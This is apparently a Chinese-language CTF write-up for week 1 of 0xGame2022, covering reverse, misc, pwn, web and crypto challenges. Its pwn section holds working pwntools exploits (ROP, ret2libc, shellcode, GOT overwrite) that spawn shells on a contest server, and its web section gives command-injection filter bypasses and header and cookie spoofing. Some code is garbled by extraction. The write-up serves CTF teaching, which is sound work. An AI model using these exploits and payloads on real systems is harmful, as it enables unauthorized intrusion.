0xGame2022 Week1 wp

```
0xGame2022 Week1 wp
   Reverse
      re1
      re2
      re3
      re4
   MISC
      Singin
      看不见的字符
      旅游照片
      垃圾邮件
      EzPcap
      奇怪的符号
      好多压缩包
      Signin(校内版)
   Pwn
      pwn1
      pwn2
      pwn3
      pwn4
      pwn5
      pwn6
      winmt's dream
      winmt's gift
   web week1
      Myrobots
      where_U_from
      login
      Ez_rce
   Crypto
      simpleBabyEasyRSA
      Factor
      简单套娃
      Vigenère
```

Reverse

re1

使用IDA 打开即可看见flag

re2

阅读程序代码,程序本身就只做了一些四则运算,编译器自动优化代码,把循环展开了一部分,比较难看,但是仍然能看懂,总体逻辑如下。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    __int64 v4; // rbx
```

```
char *uuid_1; // r11
int *arr1_9; // r10
int v7; // edi
int p_uuid_2; // ecx
int v9; // eax
int v10; // edx
int v11; // eax
int v12; // edx
int v13; // r8d
int v14; // ecx
int v15; // r8d
int v16; // edx
int v17; // eax
int v18; // edx
int v19; // r8d
int v20; // ecx
int v21; // r8d
int v22; // edx
int v23; // r8d
int v24; // r9d
int v25; // eax
char input[16]; // [rsp+20h] [rbp-88h] BYREF
__int128 v28; // [rsp+30h] [rbp-78h]
 __int128 v29; // [rsp+40h] [rbp-68h]
__int128 v30; // [rsp+50h] [rbp-58h]
__int128 v31; // [rsp+60h] [rbp-48h]
__int128 v32; // [rsp+70h] [rbp-38h]
int v33; // [rsp+80h] [rbp-28h]
*(_OWORD *)input = 0i64;
v33 = 0;
v28 = 0i64;
v29 = 0i64;
v30 = 0i64;
v31 = 0i64;
v32 = 0i64;
printf_5((const wchar_t *const)"Please input your flag:\n");
scanf("%80s", input);
v3 = -1i64;
do
 ++v3;
while ( input[v3] );
if ( v3 != 42 )
 printf_5((const wchar_t *const)"Wrong length");
 exit(0);
v4 = 5i64;
if ( strncmp(input, "flag{", 5ui64) || BYTE9(v29) != 125 )
 printf_5((const wchar_t *const)"Wrong flag");
 exit(0);
}
uuid_1 = &input[6];
arr1_9 = &arr1[2];
LOBYTE(v7) = input[6];
arr1[0] = input[5] * (input[6] + 30) - arr1[0];
do
```

```
p_uid_2 = uuid_1[1];
         uuid_1 += 7;
         v9 = (char)v7;
         arr1_9 += 7;
         v7 = *uuid_1;
         v10 = v9 * (p_uid_2 + 30);
         v11 = *(uuid_1 - 5);
         v12 = *(arr1_9 - 9) \land (v10 - *(arr1_9 - 8)); // arr[1] = (uuid[1] * (uuid[2] + (uuid[2
30) - arr1[1]) \land arr1[0]
         v13 = p\_uuid\_2 * (v11 + 30);
         v14 = *(uuid_1 - 4);
          *(arr1_9 - 8) = v12;
         v15 = v12 \land (v13 - *(arr1_9 - 7));
                                                                                                      // arr1[2] = (uuid[2] * (uuid[3]
+ 30) - arr[2]) ^ arr1[1]
        v16 = v11 * (v14 + 30);
         v17 = *(uuid_1 - 3);
         *(arr1_9 - 7) = v15;
        v18 = v15 \land (v16 - *(arr1_9 - 6));
         v19 = v14 * (v17 + 30);
         v20 = *(uuid_1 - 2);
         *(arr1_9 - 6) = v18;
                                                                                                                     // arr1[3] = (uuid[3] * (uuid[4]
+ 30) - arr1[3]) ^ arr1[2]
         v21 = v18 \wedge (v19 - *(arr1_9 - 5));
          *(arr1_9 - 5) = v21;
                                                                                                                      // arr1[4] = (uuid[4] * (uuid[5])
+ 30) - arr1[4]) ^ arr1[3]
         v22 = v21 \land (v17 * (v20 + 30) - *(arr1_9 - 4));
         v23 = *(uuid_1 - 1);
                                                                                                                     // arr1[5] = (uuid[5] * (uuid[6]
+ 30) - arr1[5]) ^ arr1[4]
         *(arr1_9 - 4) = v22;
         v24 = v22 \land (v20 * (v23 + 30) - *(arr1_9 - 3)); // arr1[6] = (uuid[6] *
(uuid[7] + 30) - arr1[6]) \wedge arr1[5]
         v25 = v24 \wedge (v23 * (v7 + 30) - *(arr1_9 - 2)); // arr1[7] = (uuid[7] *
(uuid[8] + 30) - arr1[7]) \wedge arr1[6]
         *(arr1_9 - 3) = v24;
         *(arr1_9 - 2) = v25;
        --v4;
    }
    while ( v4 );
    if (!memcmp(arr1, arr2, 200ui64))
         printf_5((const wchar_t *const)"Right flag\n");
        system("pause");
        exit(0);
     printf_5((const wchar_t *const)"Wrong flag\npleae try again.");
    system("pause");
    return 0;
}
```

exp 如下

```
arr1 = [182, 265, 544, 82, 268, 608, 447, 293, 93, 234, 146, 40, 126, 607, 181, 412, 369, 737, 466, 261, 74, 480, 468, 218, 197, 86, 73, 556, 316, 112, 334, 449, 637, 363, 655, 97]
```

```
enc = [3885, 8151, 1285, 7055, 3323, 6023, 6806, 6048, 387, 8091, 4191, 2603,
5938, 6969, 5322, 3246, 4979, 7841, 2575, 5420, 3746, 16164, 9225, 10559, 14648,
10402, 14473, 13951, 11595, 3371, 6015, 9974, 5721, 14001, 14462, 9425]

uuid = [0] * 36 + [125]

for i in range(35, 0, -1):
    uuid[i] = ((enc[i] ^ enc[i-1]) + arr1[i])/(uuid[i + 1] + 30)

uuid[0] = (enc[0] + arr1[0]) / (uuid[1] + 30)

print("flag{", end = "")}

for i in uuid:
    print(chr(int(i)),end = "")
```

re3

标准的base64编码,使用python解码,或者在线解码一下即可exp 如下

re4

tea 加密算法,密钥密文提取出来即可解密,exp如下。

不会的具体看这篇文章

https://blog.csdn.net/A951860555/article/details/120073984

```
#include <stdint.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i; /* set up */
                                                  /* a key schedule constant */
    uint32_t delta=0x9e3779b9;
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3]; /* cache key */
    for (i=0; i < 32; i++) {
                                                   /* basic cycle start */
        sum += delta;
        v0 += ((v1 << 4) + k0) \land (v1 + sum) \land ((v1 >> 5) + k1);
       v1 += ((v0 << 4) + k2) \land (v0 + sum) \land ((v0 >> 5) + k3);
                                                    /* end cycle */
   v[0]=v0; v[1]=v1;
}
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0x9e3779b9 * 32, i; /* set up */
    uint32_t delta=0x9e3779b9;
                                                   /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3]; /* cache key */
```

```
for (i=0; i<32; i++) {
                                             /* basic cycle start */
        v1 = ((v0 << 4) + k2) \land (v0 + sum) \land ((v0 >> 5) + k3);
        v0 = ((v1 << 4) + k0) \land (v1 + sum) \land ((v1 >> 5) + k1);
        sum -= delta;
                                                   /* end cycle */
   v[0]=v0; v[1]=v1;
}
int main()
    uint32_t key[6] = \{0x795F6F64, 0x6B5F756F, 0x5F776F6E, 0x3F616574\};
    uint32_t enc[] ={3293258237, 3797453781, 2711996313, 3260442805, 1056803237,
1218477302, 896926073, 1670822367, 2779477777, 2262174553, 226803321,
4259941008,0};
   for(int i=0; i < 12; i += 2)
        decrypt(enc + i,(uint32_t *)key);
    printf("%s",(char *)(enc));
   return 0;
}
```

MISC

Singin

关注关注快关注

看不见的字符

根据描述得知存在0宽字符隐写,使用<u>在线工具</u>即可成功提取隐藏数据,然后把解出来的密文解若干次base64即可拿到flag

旅游照片

图片属性中可以找到拍摄的日期和时间



接下来只要去网上找B-7631号在这段时间的航班信息就可以了(官方找法是用"飞常准"app,但不是唯一解)

垃圾邮件


拿到key.txt先进行解密,顺序为: <u>AAencode</u>--><u>Brainfuck</u>-->Base64-->Base64-->Base58-->Base32

得到key: P@33w0rD

如果你不知道flag.txt里的内容的话,可以上网搜,就可以搜到有关这种隐写的解密网站,在里面选择带密码的解密模式即可成功解密

EzPcap

简单的流量分析,只要过滤http流即可看到flag



奇怪的符号

Langue Sheikah, 找个表解密一下即可

好多压缩包

本题的提示全在注释里,第一步根据注释进行六位数字爆破得到密码114514

第二步伪加密,修改标记位即可

第三步掩码爆破,选择小写字母即可得到密码iohaewbf

最后一步明文攻击,不难发现3333里面有一个crc值和4444里面lookatme.txt一摸一样的文档,再注意 到注释里的以存储形式压缩,明文攻击即可

Signin(校内版)

来了就有

Pwn

pwn1

```
nc上去即可
```

pwn2

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')
s = remote('49.233.15.226', 8002)
s.sendlineafter(b'do you know ret2text?\n', b'a'*0x50 + b'b'*0x8 +
p64(0x40123A))
s.interactive()
```

pwn3

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8003)
elf = ELF('./pwn3')

payload = b'a'*0xa0 + b'a'*0x8 + p64(0x000000000040101a) +
p64(0x0000000000004012c3) + p64(0x404048) + p64(elf.plt['system'])

s.sendlineafter(b'harder,can you hack me?', payload)
s.interactive()
```

pwn4

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8004)

s.recvuntil(b'ohohoh,look here: ')
shellcode_addr = int(s.recv(14),16)

payload = asm(shellcraft.sh()).ljust(0x50,b'\x00') + b'b'*0x8 + p64(shellcode_addr)

s.sendlineafter(b'now,do you want to say something?\n', payload)

s.interactive()
```

pwn5

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8005)
elf = ELF('./pwn5')
libc = ELF('./libc-2.31.so')

s.sendlineafter(b'this time,you want to read how many words?\n', b'-1')

payload = b'a'*0x50 + b'b'*0x8 + p64(0x0000000000004012f3) + p64(elf.got['puts']) + p64(elf.plt['puts']) + p64(0x40121F)

s.sendline(payload)

libc_base = u64(s.recv(6).ljust(8,b'\x00')) - libc.sym['puts']

system = libc_base + libc.sym['system']
binsh = libc_base + libc.search(b'/bin/sh').__next__()

s.sendlineafter(b'this time,you want to read how many words?\n', b'-1')

payload = b'a'*0x50 + b'b'*0x8 + p64(0x000000000040101a) + p64(0x0000000000000012f3) + p64(binsh) + p64(system)
```

```
s.sendline(payload)
s.interactive()
```

pwn6

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')
p = remote('49.233.15.226', 8008)
elf = ELF('./pwn')
gadget1\_addr = 0x40130A
gadget2\_addr = 0x4012F0
bin_sh_addr = 0x40201D
def com_gadget(addr1 , addr2 , jmp2 , arg1 , arg2 , arg3):
    payload = p64(addr1) + p64(0) + p64(1) + p64(arg1) + p64(arg2) + p64(arg3) +
p64(jmp2) + p64(addr2) + b'a'*56
    return payload
payload = b'a'*0x50 + b'b'*0x8 + com_gadget(gadget1_addr, gadget2_addr,
elf.got['execve'], bin_sh_addr, 0, 0)
p.sendafter(b'Plz tell me sth : ', payload)
p.sendline(b'cat flag 1>&0')
p.interactive()
```

winmt's dream

winmt是真的想要一个女朋友,有合适的别忘了给winmt介绍一下QAQ

由给出的 libc 是 2.35-3.1 版本,可以推断本题环境是 ubuntu 22.04 ,其实给的 libc 也就是告诉你是啥环境而已,因为之后会从栈上取数据,而环境是会影响栈结构的。

这题首先用 qword_4050 = mmap((void *)0x8000, 0x1000uLL, 7, 34, 0, 0LL) 开辟了一段区域,函数原型可以自己去查(顺便看看 mprotect 函数),其中 7 代表着此区域是可读可写可执行的,在主程序最后结束的时候有 qword_4050(),其实就是跳转到开辟的这块区域,可以执行其中的 shellcode,所以我们的目的就是往 qword_4050 这块区域写入 shellcode。

首先,会让你往 qword_4050 中读入一些东西,直到 \0 结束。

然后,在主程序中间的部分有一个嵌套循环,每次会调用一个用于 check 的函数 sub_128B ,传入的参数是两个字符,这个函数其实就是将两个参数中所有小写转成大写,如果第二个参数小于 0x10 就加上 0x50 。

再看看这两个传入的参数,第二个参数是外层循环从 qword_4050 中依次取出的一个字符,第一个参数是在外循环中每次内层循环从字符串 off_4010 中取出的一个字符。也就是说,需要你读入的 shellcode 中每个字符(小于 0x10 的加上 0x50)都能在 off_4010 字符串,即 Plz give me a girlfriend,thx u $^{^{}}$ 个中找到(不分大小写)。

首先可以发现 syscall 的 shellcode 中两个机器码加上 0x50 都可以在字符串中找到,因此 syscall 是可以用的,这就意味着我们可以执行系统调用。

但是直接把 execve("/bin/sh", 0, 0) 的经典 shellcode 给写进去肯定是不行的,里面有大量不可见字符,更别说这题只允许这几个可见字符了,而且貌似只给读 0x20 大小的 shellcode 也不太够读。因此很容易想到先构造 read 系统调用的 shellcode,读入一串 execve 的 shellcode 到 read 的 shellcode 后面,然后接着执行就可以了,这就避开了检查。

如何构造 read 的 shellcode 呢? 首先就是要控制 rdi = 0, rsi 是 qword_4050 相关地址(要比较靠前,在 read 的 shellcode 结束位置之前), rdx 控制的长度能够把 execve 的 shellcode 读到合适的位置,此外还需要控制系统调用号 rax = 0。直接 mov 什么的构造肯定是不行的,因为会有不可见字符还有\0 截断。但是,稍有常识的人都知道, push 和 pop 指令构造出的 shellcode 基本都是可见字符,而且很多还是可见字母。所以思路到这就基本出来了,可以通过 pop 命令从栈上取已有的数据,比如 0 这个数据栈上就肯定是会有的,就可以给 rdi 与 rax 赋值了,然后随便 pop 一个很大的数据给 rdx 即可。最后来看 rsi ,看到如下最后调用 qword_4050() 的汇编:

```
mov rax, cs:qword_4050
call rax; qword_4050
```

可以知道此时的 rax 中存放着的就是 qword_4050 的地址,因此直接 push rax 再 pop rsi 即可。 综合以上的思路,可以整理出如下的 exp:

```
from pwn import*
context(os = 'linux', arch = 'amd64', log_level = 'debug')
#io = process("./pwn")
io = remote("49.233.15.226", 8006)
payload = asm("""
    push rax
    pop rsi
   pop rdx
   pop rdi
   pop rax
   pop rax
    pop rax
    pop rax
    syscall
""")
shellcode = asm('''
   mov rdi, 0x68732f6e69622f
    push rdi
   mov rdi, rsp
   xor rsi, rsi
   xor rdx, rdx
   mov rax, 59
   syscall
io.sendafter("Please tell me winmt's dream :\n", payload + b'\x00')
sleep(0.1)
io.send(b'a'*len(payload) + shellcode)
io.interactive()
```

winmt's gift

这题大概是我出过最直接的题目了, 是真的想送分的哇QAQ

这题就是直接给了 libc 地址,并且有一次任意地址写的机会,但是开了 PIE 保护,并且 RELRO 是 Full RELRO ,意味着题目中的 got 表是不可写的。

最后有一个 puts ("\$0") ,这里需要知道 system("\$0") 等价于 system("/bin/sh") ,具体原理可以自己去查。所以其实已经会有一个大致的思路了,就是将 puts 中的什么东西改成 system 就行了,但是可能一下子不知道要改什么东西。

其实 libc 也是一个 elf 文件, 里面是一样存在着 got 表的。此外, 比如在本题中调用 puts 函数, 其实 会通过本题中 puts 的 plt 表最终跳转到 libc 中的 puts 函数执行, 所以程序最终执行的函数都是 libc 中的函数。而 libc 中 puts 函数里面肯定还会调用其他的函数,自然可以想到改其调用的其他某个函数 在 libc 中的 got 表为 system, 并保证此时 rdi 依然是 \$0 即可 (也就是在 libc 的 puts 中找到它最先 调用的那个函数最保险)。

接下来,将 libc 拖进 IDA ,找到 puts 函数,可以看到它上来就调用了 j_strlen() 这个函数(其实在 libc 中也只有 j_xxx 的函数才会有 plt 表与 got 表),所以直接将 libc 中 j_strlen() 函数的 got 表 改为 system 函数即可。或者,这里也可以通过 gdb 动态调试确定 libc 中 puts 最先调用了什么函数。

结合上述流程,可以写出如下 exp:

```
from pwn import*
context(os = 'linux', arch = 'amd64', log_level = 'debug')

# io = process("./pwn")
io = remote("49.233.15.226", 8007)
libc = ELF("./libc.so.6")

io.recvuntil("gift:\n")
libc_base = int(io.recvline().strip(b"\n"), 16) - libc.sym['puts']
success("libc_base:\t" + hex(libc_base))

libc_strlen_got = libc_base + 0x1EC0A8
system_addr = libc_base + libc.sym['system']
io.sendlineafter("address:\n", hex(libc_strlen_got))
io.sendafter("content:\n", p64(system_addr)[:5])
io.interactive()
```

web week1

Myrobots

web入门必做,访问/robots.txt再根据提示访问FFFFl3gggg.txt即可。robots.txt的作用百度可得(了解一下)

where_U_from

提示visit /flaggeeee in localhost,我们简单的伪造一个xff头为127.0.0.1即可,访问页面显示login in to find real flag in /re3l_flag,观察响应头有Cookie:login=0,我们给自己的请求头加上Cookie:login=1伪造cookie,继续访问要我们post something,那就把请求方法改成post就好了

login

访问login.php,提示五位密码,可以用字典爆破(bp intruder或者自己写个py脚本),也可以猜弱密码,使用admin: 01234登陆, admin页面的url的f参数可能有任意文件读取,根据f12的提示在url后加上get参数?f=/tmp/flag即可

Ez_rce

对<u>linux命令</u>简单的过滤,第一个过滤将关键字替换为空,使用双写可绕,如syssystemtem; param2可以使用反斜杠、awk命令或者base64编码命令等读文件

c\at /f*或者echo Y2F0IC9mbGFn|base64 -d|sh或者awk '{print \$1}' /f*

Crypto

simpleBabyEasyRSA

```
p = 59
q = 97
e = 37
c = 3738
```

```
\phi=(p-1)*(q-1)=5568 d=inverse(e,phi)=301 m\equiv c^d\ mod\ n m=5499
```

故flag为0xGame{md5(3015499)},即0xGame{d42b66fc047f9e80922f1a2b11e589c0}

Factor

在factordb上分解n得到

```
p = 9735957770491659841
q = 18254685097880877413
```

随后基本RSA,使用python求解

```
from Crypto.Util.number import *

c = 49549088434190402681586345733724247189
p = 9735957770491659841
q = 18254685097880877413
n = p * q
phi = (p - 1) * (q - 1)
e = 0x10001
d = inverse(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

简单套娃

不太简单的套娃

- 1. 社会主义编码, 找个网站解密
- 2. 阴阳怪气编码, 找个网站解密
- 3. 摩斯密码, 找个网站解密
- 4. W型栅栏, 找个网站解密 (栏数试一下, 试到格式对上0xGame{})
- 5. 凯撒密码, 找个网站解密 (位移数试一下, 试到字母对上0xGame{})

Vigenère

<u>Vigenere Solver - www.guballa.de</u>

在该网站在线解密后,找到文中的flag